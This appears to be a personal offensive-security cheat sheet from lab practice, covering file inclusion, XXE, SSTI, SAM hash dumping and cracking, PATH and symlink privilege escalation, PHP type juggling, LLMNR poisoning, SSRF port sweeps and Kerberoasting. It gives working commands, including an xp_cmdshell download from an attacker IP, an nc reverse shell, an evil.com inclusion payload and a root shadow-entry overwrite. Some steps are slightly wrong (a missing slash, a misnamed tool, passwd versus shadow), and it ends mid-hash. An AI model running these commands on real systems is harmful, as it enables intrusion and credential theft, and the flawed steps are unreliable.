Attack Types

A Local File Inclusion (LFI) Vulnerability allows us to input something malicious into a URL and see the output of files on a server
../ allows a user to go up a level to get out of the directory/page its currently in
eg ../../../../../../../../windows/system32/drivers/etc/hosts to access the hosts file

Sometimes a server will append a '.php' on the end of your path when entered so add a '%00' on the end which is a null byte

We can execute our uploaded reverse shells with this. Example that was uploaded using TFTP:
http://10.129.95.185/?file=home.php../../../../../../../../var/lib/tftpboot/php-reverse-shell.php

---


Remote File Include (RFI) vulnerability is uploading your own malware to be executed via editing a target URL
eg website.com/index.php?page=//<YourIP>/<somefile>
^ Possibly need to add these

This can be used to capture an NTLM hash by accessing it

Key Differences between LFI and RFI

Feature	Local File Inclusion	Remote File Inclusion
Source of Files	Local files on the server	Files from a remote server
Typical Payload	../../../../etc/passwd	http://evil.com/malicious.php
Risk Level	High (data disclosure, potential RCE from editing local files)	Very High (remote code execution)
Prevention	Proper input validation and sanitization	Proper input validation and sanitization


---



What is XML external entity injection?


XML external entity injection (also known as XXE) is a web security vulnerability that allows an attacker to interfere with an application's processing of XML data. It often allows an attacker to view files on the application server filesystem, and to interact with any back-end or external systems that the application itself can access.

In some situations, an attacker can escalate an XXE attack to compromise the underlying server or other back-end infrastructure, by leveraging the XXE vulnerability to perform server-side request forgery (SSRF) attacks.




Example:

- You find an input box on a webpage is interpreting XML
- Capture this on Burpsuite and send to repeater
- Use the guide on HackTricks and follow depending on if the box is Windows/Linux
  - https://book.hacktricks.xyz/pentesting-web/xxe-xee-xml-external-entity



- To try read a file on the filesystem we add <!DOCTYPE foo [<!ENTITY example SYSTEM "<pathtofile>">]> under the XML version declaration
  - Note: If it is a Windows path, you made need to change the slashes to be forward eg C:/windows/system32
  - Note: You may need to add file:/// to the start of the path
- Add the reference to the entity somewhere underneath within a tag using &<entityname>;
- You may need to test each input field with the reference to the entity because they might not all work with the XML injection

XXE is not typically for creating shells, its for reading files or performing limited actions within the context of the XML parsing and processing capabilities of the application. Although, **you may try and access user's id_rsa (private key) files inside of the .ssh folder inside their directory**



Templates are files that define how a web application will display its content to users. They contain placeholders that are filled in with data from the application which are usually written in languages like HTML and can include variables and control structures like loops and conditionals.

```
<html>
  <head>
    <title>{{ title }}</title>
  </head>
  <body>
    <h1>{{ heading }}</h1>
    <ul>
      {% for item in items %}
      <li>{{ item }}</li>
      {% endfor %}
    </ul>
  </body>
</html>
```

- Simple HTML template
- 3 placeholders inside double curly braces

Common SST languages include:
- Python
  - PHP
  - Python
  - Ruby
  - Javascript (Where the Node.js runtime allows devs to embed JS code into HTML templates


These vulnerabilities arise when an application uses user input to construct a template without properly validating or sanitizing the input. This can allow for arbitrary code to be executed.

Hi there, 49!

- In this case, the name parameter is vulnerable to SSTI because the name variable was insecurely passed to the template.

More info: https://www.akto.io/blog/server-side-template-injection-explanation-discovery-exploitation-and-prevention

---



Crack Windows SAM NTLM hashes:

The SAM file stores essential information about user accounts and their hashed passwords


- Windows passwords are stored in the /Windows/system32/config/SAM file

The SYSTEM file under the /config folder holds essential config settings for the registry

To crack we need to pull those two files onto our kali machine. Run step 1 and 2 on the victim and step 3 on kali:

1. reg.exe save hklm\sam <Output EG C:\temp\SAM>
2. reg.exe save hklm\system <Output EG C:\temp\SYSTEM>
3. secretsdump.py -sam <samfile> -system <systemfile> LOCAL
    - secretsdump.py is an impacket library

- For full video on how to crack SAM: How to Extract the SAM & SYSTEM HIVE (AD Credential Harvesting)



This is how an NTLM is formatted, create a txt file only with the password section:

- EG Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
  - Administrator: The username.
  - 500: The Relative Identifier (RID), a unique identifier for the user.
  - aad3b435b51404eeaad3b435b51404ee: The LM hash (LAN Manager hash). In this case, it's a string of repeated characters indicating that LM hashing is disabled. LM Hashing was used before Windows NT and is considered weak.
  - 31d6cfe0d16ae931b73c59d7e0c089c0: The NT hash (NTLM hash). This is the hash of the password.
  - The last two fields are empty in this case, hence the multiple colons at the end

Once the NTLM password (not the entire line including username etc) was in a txt file I used:

- hashcat -m 1000 -a 0 <hashfile.txt> 1000000-password-seclists.txt
- To view password is the same thing with --show on the end: hashcat -m 1000 -a 0 <hashfile.txt> 1000000-password-seclists.txt --show

Note: This whole process may be done easier with mimikatz lsadump::sam

---

Path environment variable attack:

The PATH environment variable specifies the directory where shells find executable programs when they are used in the terminal. You can sometimes exploit this by changing this variable to point to a custom directory with a malicious script in it with the same name as the original executable.

We can exploit the cat command to run our own commands by creating a file inside the /tmp directory to create a shell:

- echo bin/sh > cat

After that, chmod the file to be executable

Then change the $PATH variable like this: export PATH=/<new directory>:$PATH

- This means that when we run cat again, it will run the new cat file we just made instead of the usual one where $PATH is usually pointed to

We then run cat again and we should get a shell

Because you changed the PATH variable, cat won't work anymore unless you change it back. In the meantime, Use 'head' instead of cat if you need to

---

strcmp (string compare) exploit on login form:

```
if (strcmp($password, $_POST['password']) == 0) {
```

^ the POST password is the password that was typed into the login page. This is being compared with the actual password and checking if they match.
The return value from strcmp is 0 if the two strings are equal, less than 0 if str1 compares less than str2 , and greater than 0 if str1 compares greater than str2 .

There is a vulnerability here because of the double equals. If there was a triple equals then PHP would ensure the types of the variables also match.
EG 7=='7' would return true, 7==='7' would return false. This is called PHP Type Juggling.

```
username=admin&password[]=admin
```

^ This can be exploited in burp by passing in an empty array because strcmp will return the comparison between the empty array the password as null which will be compared to 0 and return as true due to the types not being taken into consideration. **When the array is added, strcmp compares the array instead of the string.** If you get a 302 Found, hit the follow redirection button in burp.

Once you see you are logged in on the HTML response, you may want to now open this page in the browser. Right click on the response and click "Show response in browser" and then paste this into the browser (making sure you are on burp proxy)

SQL command execution:

xp_cmdshell is a way to execute Windows commands whilst in SQL cmdline.


EXEC xp_cmdshell '<command>'
Enable:
EXECUTE sp_configure 'show advanced options', 1;
RECONFIGURE;
EXECUTE sp_configure 'xp_cmdshell', 1;
RECONFIGURE;
EXECUTE sp_configure 'show advanced options', 0;
RECONFIGURE;

Example:
EXEC xp_cmdshell "powershell.exe wget http://10.10.14.22:90/PsExec.exe -OutFile c:\\Users\Public\\PsExec.exe"
^ This transfers netcat over to the target Windows machine in the Users\Public folder. Use python server to do this!
EXEC xp_cmdshell "c:\\Users\Public\\nc.exe -e cmd.exe 10.10.14.22 87"
^ This creates the reverse shell to kali linux which is listening on that netcat port

---

LLMNR poisoning:

LLMNR (Link-Local Multicast Name Resolution) poisoning is a network attack technique used to spoof responses to LLMNR queries. LLMNR is a protocol used by Windows machines to resolve names on a local network when DNS fails. It operates similarly to NetBIOS Name Service (NBT-NS) and is designed to assist in name resolution in small networks. It occurs when someone tries to access a server and instead of a real server responding to that, someone using the Responder utility on linux captures their NTLM2 hash and then cracks it offline using eg hashcat.



LLMNR Poisoning

Mitigation

DNS Client in the Group Policy Editor.

- To disable NBT-NS, navigate to Network Connections > Network Adapter Properties > TCP/IPv4 Properties > Advanced tab > WINS tab and select “Disable NetBIOS over TCP/IP”.


If a company must use or cannot disable LLMNR/NBT-NS, the best course of action is to:

- Require Network Access Control.
- Require strong user passwords (e.g., >14 characters in length and limit common word usage). The more complex and long the password, the harder it is for an attacker to crack the hash.

New Technology LAN Manager (NTLM) is an authentication method using a challenge and response system using an NTLM hash which is a format Windows uses to store passwords. We can use responder to capture NTLM hashes when using a RFI vulnerability to be cracked by John.

Once captured by using responder -I tun0 and entering an RFI in the URL we will save it to a txt file and use john: john --wordlist:/usr/share/dict/rockyou.txt hash. If port 5985 is open with httpapi we can use winevil-rm -i <IP> -u <Username> to access a shell using the admin password we found using that hash, then game over.

Server Side Request Forgery (SSRF):



This is when an attacker causes the server-side application to make requests to an unintended location. The attacker might cause the server to make a connection to internal-only services within the organization's infrastructure or to their own server hosting malicious files in an attempt to upload them to the server.

An attacker could also try access info on the server itself by using its loopback (127.0.0.1). We would want to target commonly used ports to see if we can get some information disclosure in the response:

- Commonly Targeted Ports:

Web Services and Application Ports:
80, 8080, 8000, 8888: Common HTTP ports
443, 8443: Common HTTPS ports
3000, 3001: Common ports for Node.js applications
5000: Flask (Python) development server
7001, 7002: WebLogic Server
9000: PHP-FPM, SonarQube


Databases:
3306: MySQL
5432: PostgreSQL
6379: Redis
27017: MongoDB


Cloud Metadata Services:
169.254.169.254: AWS, Azure, Google Cloud metadata services (not a port, but a special IP)

Mail Services:
25, 587, 465: SMTP
110, 995: POP3
143, 993: IMAP

Other Services:
22: SSH
23: Telnet
21: FTP
53: DNS
123: NTP
389: LDAP
636: LDAPS
2049: NFS
3306: MySQL
8009: AJP Connector (Apache JServ Protocol)
11211: Memcached

SSRF port probe:

- This is where you want to check an input field for a loopback vulnerability where we send the loopback URL with all ports to see if we get a different response for one or more of them, indicating we have accessed information through an unintended port
- We want to loop through all ports so we first take our usual burpsuite intruder payload positions and send it to here:
  - 

- Change our automated parameter to %s instead:
  - 

- This is an example of a script that you can use that iterates through all ports (unindented):


```
# Find more example scripts at https://github.com/PortSwigger/turbo-intruder/blob/master/resources/examples/default.py

def queueRequests(target, wordlists):
    engine = RequestEngine(endpoint=target.endpoint,
                           concurrentConnections=5,
                           requestsPerConnection=5,
                           pipeline=False
                           )
    for i in range(1, 66535):
        engine.queue(target.req, str(i))

def handleResponse(req, interesting):
    if interesting:
        table.add(req)
```

  - Press attack button at the bottom
  - More on script formatting: https://exploit-notes.hdks.org/exploit/web/tool/turbo-intruder-in-burp-suite/
  - The things that really matter here are the for loop, and our concurrentConnections and requestPerConnection as we can alter the speed with those. But we can filter specific HTTP responses (because we are trying to see things that deviate from the norm) by adding this in the above handleResponse():
    - @FilterRegex(r".*<string>*")
    - This means only deviations will appear in the output


    Start the attack by clicking Attack at the bottom
  - If we have used multiple concurrent connections, sort by Queue ID, this will sort the payload properly



Example:

```
defhandleResponse(req, interesting):
# Check if the response contains the specific HTML content
if interesting:
    # Define the regular expression filter
        html_pattern = r""" <STRING TO FILTER> """
    # Apply the filter to check if the response contains the pattern
        filter= FilterRegex(html_pattern, multiline=True)
        if filter(req):
            table.add(req)
```

- Once you have identified vulnerable ports, we can make the original input field post request and then a get request to that resource we just uploaded and see if we get any info disclosure
  - Example:



- API endpoint listing various resources available in the API
- Note that additional directory traversal should be done the same way. Doing the POST, then looking for results in the GET request. This may be website specific

---

Symlink attack:

- We can use a symlink attack to escape out of our home environment and affect files we are not meant to using a script running as root which references paths
  - Create a symlink pointing to the '/' path
    - ln -s / <symlink name>
    - Note that this symlink may only
    - EG
      - `mtz@permx:~$ ln -s / aaa`
  - Run the vulnerable script to set permissions on a sensitive file EG shadow and passwd to change their perms
    - sudo /opt/acl.sh <user to apply to> rwx <pathtosymlink>/<symlinkname>/root/etc/shadow
      - The symlink will essentially take you out of the restricted space of your home directory and traverse to the '/' directory as specified in the symlink creation. That is why this path works because <pathtosymlink>/<symlinkname> essentially become '/'
      - I have wrongly assumed that just by running the command it will automatically use sudo because of what we see in sudo -l but that is not the case. You still need to use sudo at the beginning or you will get an error as you cannot run it without sudo
    - EG
      - `mtz@permx:~$ sudo /opt/acl.sh mtz rwx /home/mtz/aaa/etc/shadow`
  - You can check this ACL was added to the file by using ls -l on the sensitive directory and looking for the '+' at the end of the 9 bit permissions as seen below
    - ```
      mtz@permx:~$ ls -l /etc/passwd
      -rw-rwxr--+ 1 root root 1880 Jul  8 11:18 /etc/passwd
      ```
  - Now we can cat passwd and shadow at our leisure and write to them too
  - Generate a new entry to be the hash for root in /etc/shadow: openssl passwd -6 <new password>
    - -6:
      - Indicates that the SHA-512 hashing algorithm should be used.
      ```

- -1:
  - Use MD5 algorithm (Apache variant).
- -apr1:
  - Use Apache variant of MD5 algorithm.
- -5:
  - Use SHA-256 algorithm.
- -6:
  - Use SHA-512 algorithm

- Echo this to /etc/passwd and replace what's there already:
  - echo 'root:<hash from above>:18476:0:99999:7:::' > /etc/shadow
    - 18476:
      - This field stores the number of days since January 1, 1970, that the password was last changed
    - 0:
      - This field stores the minimum number of days required between password changes. A value of 0 means no minimum
    - 99999:
      - This field stores the maximum number of days the password is valid before the user is required to change it. A value of 99999 means the password never expires.
    - 7:
      - This field stores the number of days before the password expires that the user is warned.
    - Additional Fields:
      - These fields are typically reserved for future use or specific system configurations.
- su and then enter the password you used in the openssl command


---


Kerberoasting is all about cracking the TGS (STs) to find password hashes of users/service accounts

STs (service tickets) are also known as TGS (Ticket granting service tickets) which is confusing because in the diagram you request TGTs from the TGS (Ticket granting server)

Service accounts

- Service account passwords are the same length and do not expire
- Most service accounts have elevated permission and are often members of highly privileged groups like Domain Admins providing full admin rights to AD
- Cracking the service account passwords enables attackers to exploit the Kerberos mechanism and compromise the entire AD domain





Runthrough:

Let's say we have compromised a user and are in a machine. We now want to find other accounts that we can steal the password hash from:

- impacket-GetUserSPNs <domain eg htb.local>/<user:password> -dc-ip <ip> -request
  - This essentially emulates step 3 on the diagram where a TGT request is sent to the TGS which is part of the KDC

```
Impacket v0.10.1.dev1+20230223.202738.f4b848fa - Copyright 2022 Fortra

[*] Getting machine hostname
[-] CCache file is not found. Skipping...
ServicePrincipalName              Name        MemberOf  PasswordLastSet             LastLogon  Delegation
--------------------------------  ----------  --------  --------------------------  ---------  ----------
hicham_svc/EGOTISTICAL-BANK.LOCAL  hicham_svc            2023-04-21 18:12:32.574687  <never>



[-] CCache file is not found. Skipping...
$krb5tgs$23$*hicham_svc$EGOTISTICAL-BANK.LOCAL$EGOTISTICAL-BANK.LOCAL/hicham_svc*$51ee8516ba40e52a98fdb1536ef3f2
07dbd11d198c264bf830c704343887dd981d77cf250e313cb9686da5eeb73ffcdec10f03cbf8ec9a434c532de4a13f67dc1368e6855575ac
4295205aa8c2850e89bb8907e54fb43670e529fcfa37891b13a4245bbf53a1c1967fcea8bd92cf85772586808537e3a1cb16680b1024b71a
a37d969dbe337ac444502af94ebce72c20045e4aa3e55cdb0f63234f7961a47b4538d90de8c96e980b950e6145f85f059bfdd9e170328 1b8
25cb8f831b9da8a58fc3f2567d756b8dd38788c8255b7b7e0dffc710c1636cda92cc433831193f0e26dca648ef8c16824e6f187fbc5efc17
50e9db23965c1679fdc0d771721858325e1b168369202088a19aad2e82c8f3da3673b7eb0a982e21a6dce6e4c79e476f10613d893d3596e8
c67ad7bc06848415067966d09afaaef017c97ce6b6c5e4ea48507b4ad2208c867f7cf190994ea24cf5124e2ae9926c3ec29e0d3708deaa771
